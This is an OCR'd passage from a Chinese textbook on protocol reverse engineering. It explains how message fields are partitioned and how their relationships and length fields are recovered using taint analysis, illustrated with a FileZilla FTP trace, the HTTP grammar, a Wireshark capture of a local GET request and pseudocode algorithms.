


图 10-11　HTTP GET 请求消息字段分隔树

基于调用栈比较的字段划分方法的主要问题是：当程序自身处理逻辑比较复杂时,其输入消息字节关联的调用栈会比较复杂,比如每个字节都关联多个调用栈,相邻字节调




图 10-12 部分 HTTP 请求消息字段分隔

用栈相似度高，相同的非常少等。因此基于调用栈比较的字段划分方法还需要人工辅助甄别，完全自动化还有困难。

3. 基于字段来源回溯的划分方法

基于字段来源回溯的字段划分是指通过查找发送消息中各个字段的构成来源，并通过其差异来区分字段的字段划分方法。该方法首次由 Dawn Song 团队[5]提出并应用于协议逆向分析。与前述两种方法不同的是，该方法不是依据程序处理接收消息的相关指令来探索协议字段结构，而是在程序发送某个消息时，基于该消息和发送消息的指令进行程序指令的反向回溯，找到消息中各个字节的来源，通过比较不同该消息字节的不同来源进行字段划分。

图 10-13 为从 FileZilla 客户端软件源代码中节选的用户登录时所需要调用的函数及其参数，用户发送的消息位于①，此时要发送的消息是完整连续的，因此无法对其进行字段切分。沿着调用栈回溯(进入上级调用函数)到位置②，从图中可见，消息仍然是完整的。继续回溯(不进入上级调用函数)，发现消息是由函数 SendCommand 的参数 buffer 数组与“\r\n”连接而成的。此时，可以将消息拆分为两部分，即内容为“USER test”的 buffer 数组和“\r\n”，其中“\r\n”为常量字符串，无法继续回溯，下面继续追踪 buffer 数组的来源。沿着调用栈回溯到上级调用函数(位置④)，可发现 buffer 由两部分组成，宽字符常量数组“USER”和函数 m_pCurrentServer－＞GetUser()调用后的返回结果。常量数组“USER”不再追踪，下一步继续查看 m_pCurrentServer－＞GetUser()(位置⑤)，该函数的返回结果为 CServer 类对象的一个成员变量，追踪结束。以上追踪过程如图 10-14 所示。

上面已经在可读性较强的源代码中逐层追溯出了特定消息“USER test”中各个字段的来源，即字符串“USER”和空格字符都是源代码中预置的常量，“test”是其用户名。前面已经介绍过的程序切片技术可以用来获得上面的结果，即对“USER test”字符串中的每个字节进行动态后向数据切片，算法描述如下：

```
Server.cpp: CServer::GetUser() const
⑤257: return m_user;
Ftpcontrolsocket.cpp: CFTPControlSocket::LogonSend
④1064: res = SendCommand(_T("USER ")+m_pCurrentServer->GetUser());
    调用 Ftpcontrolsocket.cpp: CFTPControlSocket::SendCommand
    ③1183: wxCharBuffer buffer = ConvToServer(str + _T("\r\n"));
    ②1190: bool res = CRealControlSocket::Send(buffer, len);
        调用 ControlSocket.cpp: CRealControlSocket::Send
    ①875: int written =  m_pBackend->Write(buffer, len, error);
```

图 10-13　FileZilla FTP 客户端中 USER 消息的来源回溯




图 10-14　基于源代码的字段来源追踪示意

算法　基于发送消息来源回溯的字段划分

输入：程序启动开始到发送消息 m 之间所有的指令记录 T

　　　发送消息中每个字节到其后向数据切片的映射 m_sliceMap

输出：字段划分结果 S

```
Begin
For m_byte in m:
    m_sliceMap[m_byte]=backward_dataslice(m_byte, T)
group=0
For (i=1;i<m.size();i++){
slice_prev=m[i-1]
slice_cur=m[i]
if (TypeEqual(slice_prev.last, slice_cur.last))
    S[m[i-1]]=group
Else
    group++;
S[m[i-1]]=group;
}
End
```

10.2.2　字段间关系的识别

字段间关系识别是指基于字段划分结果进一步区分出不同字段之间相邻、并列以及

从属等关系。通过字段间关系构建字段所在消息的完整格式语法树，能够更清晰简明地表达整个消息的语法结构。

由于 FTP 协议的消息格式无法有效体现分隔符的作用(大多数只包含两个部分，即命令和命令参数)，因此本节将以 HTTP 协议为例讲解字段间关系的识别方法。HTTP 协议在 RFC 2616 中作为正式规范发布，由第三方厂商提供实现。RFC 规范用 BNF 范式[6](是一种形式化地表示上下文无关文法的语言，常用于计算机编程语言、文档格式以及通信信息的规范化表示)形式化地描述协议的消息格式，如下所示：

```
HTTP-message=Request | Response
generic-message =start-line
                  * (message-header CRLF)
                 CRLF
                 [ message-body ]
start-line       =Request-Line | Status-Line
message-header   =field-name ":" [ field-value ]
message-body     =entity-body|<entity-body encoded as per Transfer-Encoding>
Request-Line     =Method SP Request-URI SP HTTP-Version CRLFMethod= "OPTIONS" | "GET" | "
                 HEAD" | "POST" | "PUT" | "DELETE" | "TRACE" | "CONNECT" | extension-method
Request-URI      =" * " | absoluteURI | abs_path | authority
...
```

若一个字段无法划分为更多字段，则称该字段为基本字段(如 HTTP 请求中的“方法”字段)，反之则为非基本字段(如 HTTP 请求中的“首行”字段)。字段间关系主要表现为从属、并列、关联等。

本节将重点对 HTTP 请求(Request)类型的消息进行分析，该类型消息的组成结构如图 10-15 所示。该类型消息由首行、可选的一个或多个消息头(message-header)以及请求内容组成。其中首行又由方法、URL、协议版本等字段组成，CRLF(回车换行)是分隔符。




图 10-15　HTTP 请求消息格式组成结构

基本字段和非基本字段都可以从属于其他非基本字段，如“方法”字段从属于“首行”字段。字段可以和其他属于同一个非基本字段的字段形成并列关系，如“方法”字段和“URL”字段是并列关系，“首行”字段与“消息头”字段也是并列关系。显然，字段间通过从属关系和并列关系就可以形成图 10-15 所示的消息格式树。字段间的关联关系比较复杂，往往依赖于字段的语义，简单的如长度字段，表示该字段的值是另外一个字段的字节

长度，复杂的如 HTTP 请求中的“版本”字段，表示后续消息格式的组成结构，基本上该字段和大多数字段都存在关联关系。

笔者搭建了 Nginx HTTP 服务器，并用 Wireshark 截获了 HTTP GET（GET 是 HTTP 消息“方法”字段的一个可选值）请求的访问流量，原始请求消息如图 10-16 所示。Wireshark 软件自带了协议消息结构解析器，因此能够将消息的结构呈现出来，如图 10-17 所示，其中第一行为“首行”，接下来的 4 行为 4 个“消息头”和相应的回车换行符，接着又是一个单独的回车换行符，以后是消息内容。由于 GET 请求消息没有内容，因此这里的消息内容字段为空。本节的字段关系识别将致力于恢复出上文提到的消息内部结构，包括字段间的从属关系、并列关系和简单的关联关系。

```
0000  52 54 00 12 34 56 52 55  0a 00 02 02 08 00 45 00   RT..4VRU ......E.
0010  00 a4 01 09 00 00 40 06  61 3b 0a 00 02 02 0a 00   ......@. a;......
0020  02 0f e7 4b 00 50 00 58  de 02 43 b0 8b 21 50 18   ...K.P.X ..C..!P.
0030  22 38 ca 52 00 00 47 45  54 20 2f 69 6e 64 65 78   "8.R..GE T /index
0040  2e 68 74 6d 6c 20 48 54  54 50 2f 31 2e 31 0d 0a   .html HT TP/1.1..
0050  55 73 65 72 2d 41 67 65  6e 74 3a 20 57 67 65 74   User-Age nt: Wget
0060  2f 31 2e 31 33 2e 34 20  28 6c 69 6e 75 78 2d 67   /1.13.4  (linux-g
0070  6e 75 29 0d 0a 41 63 63  65 70 74 3a 20 2a 2f 2a   nu)..Acc ept: */*
0080  0d 0a 48 6f 73 74 3a 20  31 32 37 2e 30 2e 30 2e   ..Host:  127.0.0.
0090  31 3a 35 35 35 35 0d 0a  43 6f 6e 6e 65 63 74 69   1:5555.. Connecti
00a0  6f 6e 3a 20 4b 65 65 70  2d 41 6c 69 76 65 0d 0a   on: Keep -Alive..
00b0  0d 0a                                              ..
```

图 10-16　Wireshark 截获的 HTTP 原始请求消息

```
⊞ Frame 4: 178 bytes on wire (1424 bits), 178 bytes captured (1424 bits)
⊞ Ethernet II, Src: 52:55:0a:00:02:02 (52:55:0a:00:02:02), Dst: RealtekU_12:34:56 (52:54:00:12:34:56)
⊞ Internet Protocol Version 4, Src: 10.0.2.2 (10.0.2.2), Dst: 10.0.2.15 (10.0.2.15)
⊞ Transmission Control Protocol, Src Port: 59211 (59211), Dst Port: 80 (80), Seq: 1, Ack: 1, Len: 124
⊟ Hypertext Transfer Protocol
  ⊞ GET /index.html HTTP/1.1\r\n
    User-Agent: Wget/1.13.4 (linux-gnu)\r\n
    Accept: */*\r\n
    Host: 127.0.0.1:5555\r\n
    Connection: Keep-Alive\r\n
    \r\n
    [Full request URI: http://127.0.0.1:5555/index.html]
    [HTTP request 1/1]
    [Response in frame: 5]
```

图 10-17　Wireshark 对 HTTP 请求消息的解析结果

字段间关系识别将基于 10.2.1 节字段切分的结果，对各个字段之间的从属、并列和关联关系进行识别界定。

基于二进制指令执行序列进行字段关系恢复和 10.2.1 节字段划分使用的技术和方法类似，也将基于程序执行监控和污点传播技术获取与网络输入消息相关的所有指令，通过分析指令信息获取输入消息内各个字节之间的关联信息，实现字段关系的识别。字段分隔时采用的方法经过进一步研究和调整能够用于字段关系的识别，分别是基于分隔符作用域的字段关系恢复方法以及基于消息处理指令上下文差异的字段关系恢复方法。由于基于上下文差异形成的字段树能够直接反映字段关系，因此本节仅对前者进行介绍。此外，由于长度关系是一种比较常见的字段关系，本节还对长度字段的识别方法进行了补充介绍。

1. 基于分隔符作用域的字段关系恢复

针对大多数包含分隔符的文本文件，分隔符的识别不仅能够用于字段划分，还能在某种程度上有助于识别字段之间的关系[3]。分隔符识别时主要考察特定字符是否与输入消

息(污点标签)的多个连续字节进行比较,其中只要求有多个连续比较记录即可,没有对该字符的比较记录做进一步分析,后面将以比较记录为主要依据探究字段关系恢复的线索。

本节引入分隔符作用域的概念,即分隔符与输入消息(污点标签)的字节序列做连续比较的范围,如果定义分隔符为 s,污点标签为 $t_i(i=1,2,\cdots,n)$,谓词 $\mathrm{CmpTaint}(s,t_i)$表示分隔符 s 与污点标签 t_i 作过比较,分隔符作用域 $\mathrm{Range}(s)$的形式化定义如下:

$$\mathrm{Range}(s)=\{j,j+1,\cdots,j+k \mid \mathrm{CmpTaint}(s,t_{j+i}),i=0,1,\cdots,k\}$$

由定义可看出,分隔符的作用域必须连续,因此需要剔除单独的比较记录。作为例子,下面给出前述 Nginx 服务器处理 GET 消息时提取的各个分隔符的作用域,如表 10-4 所示。

表 10-4 Nginx 服务器处理 HTTP GET 消息的分隔符作用域

分隔常数	作用域	分隔常数	作用域
"\r": 0xA	[0,25]	"."	[4,15]
" ": 0x20	[0,23]	"/"	[4,9]

由表 10-4 可见,分隔符的作用域之间形成了包含关系,如"."分隔符的作用域包含了"/"分隔符的作用域,一个合理的解释是字段"/index"属于"/index.html"字段,这个解释也符合 HTTP 协议的语义。由此就能够经验性地给出字段间从属关系的判别方法。若两个字段同属于一个字段,同时这两个字段的作用域也没有重叠,则这两个字段之间是并列关系。本节给出基于分隔符的从属字段关系识别方法如下(如果两个字段没有从属关系则视其为并列关系),其中 R 保存了字段之间的关系。

```
算法  基于分隔符的字段关系识别
输入:分隔符集合 S
     SepRangeMap: S->{Range(si)| si∈S}  //字节分隔符到其作用域的映射,由分隔符
     //比较记录集合获取
     //污点来源标签集合 T,分别对应接收消息的各个字节
输出:字段关系映射 R:{<si,sj>→ r | si,sj∈S,r∈{0,-1,1}}
Begin
//父子关系
For si, Range(si) in SepRangMap:
    For sj, Range(sj) in SepRangMap:
        If Range(si)真包含于 Range(sj):
            R(si,sj)=1
        Else if Range(sj)真包含于 Range(si):
            R(sj,si)=1
        Else if Range(sj) ∧ Range(sj)!=∅:
            R(sj,si)=-1
        Else if Range(sj) ∧ Range(sj)==∅:
            R(sj,si)=0
    End For
End For
End
```

2. 长度字段的识别

长度字段是网络协议中常用的一种字段，该字段用来表示另外一个字段的长度。如 HTTP 协议中头部结构(HTTP Header)中的 Content-Length 字段，该字段表示 HTTP 请求中消息内容(除头部结构外其他部分)的长度。

长度字段一定与另外一个字段相关联，本节将该关联字段称为目标字段。在微观指令层面，程序员使用长度字段通常的模式是：通过循环来遍历目标字段时，使用长度字段构建循环结束条件。这个模式针对结束条件还有两种具体情况：一种是在循环中递减长度字段，当长度字段为零时退出循环；另一种是在循环前预先计算出目标字节的尾部位置，每次循环都判断当前访问区域是否越界。

如上所述，针对长度字段的这种使用模式，必须掌握初步的循环识别能力，同时能够判断某条指令是否属于一个循环，以及获取循环的开始和结束条件等。

识别长度字段的第一步需要识别循环，常见的循环识别方法有基于跳转回边识别方法、基于重复出现的相同跳转目的地址的识别方法和基于指令块重复的识别方法，如图 10-18 所示。循环识别还要考虑不同循环嵌套的问题，如图 10-19 所示。本文不详细讨论复杂情况下循环识别的算法，只使用目前较为简单的基于跳转回边的识别方法。循环识别完成后，同时还需要获得两类信息：作为循环结束条件的比较指令，每条指令所属循环的集合。




图 10-18　循环识别方法




图 10-19　内嵌循环

在通过静态分析完成循环识别后，可以针对动态执行获取的指令记录进行分析，找到其中既是循环结束点，同时又与输入相关(污点相关)的指令，与该指令相关的网络输入消息字段就是可能的长度字段。同时，为了进一步提高准确性，查看这些疑似长度的字段是否在每次循环中都被引用到。最后，如果疑似字段能够形成连续的字节区域，则该字节区域就是长度字段。关于这部分内容，读者可参考 Polyglot[2] 的相关资料。

10.2.3 字段功能语义恢复

字段功能语义恢复是指通过软件逆向分析恢复出目标网络协议中各个消息每个字段的功能、用途等语义信息。比如 HTTP 的 GET 字段指定了该协议的一种消息类型，FTP 请求的 USER 代表该消息包含了用户登录认证提交的用户名。

本节的字段功能语义恢复要解决的核心问题是：针对网络协议的未开源二进制实现，获取其消息中各个字段的功能语义。

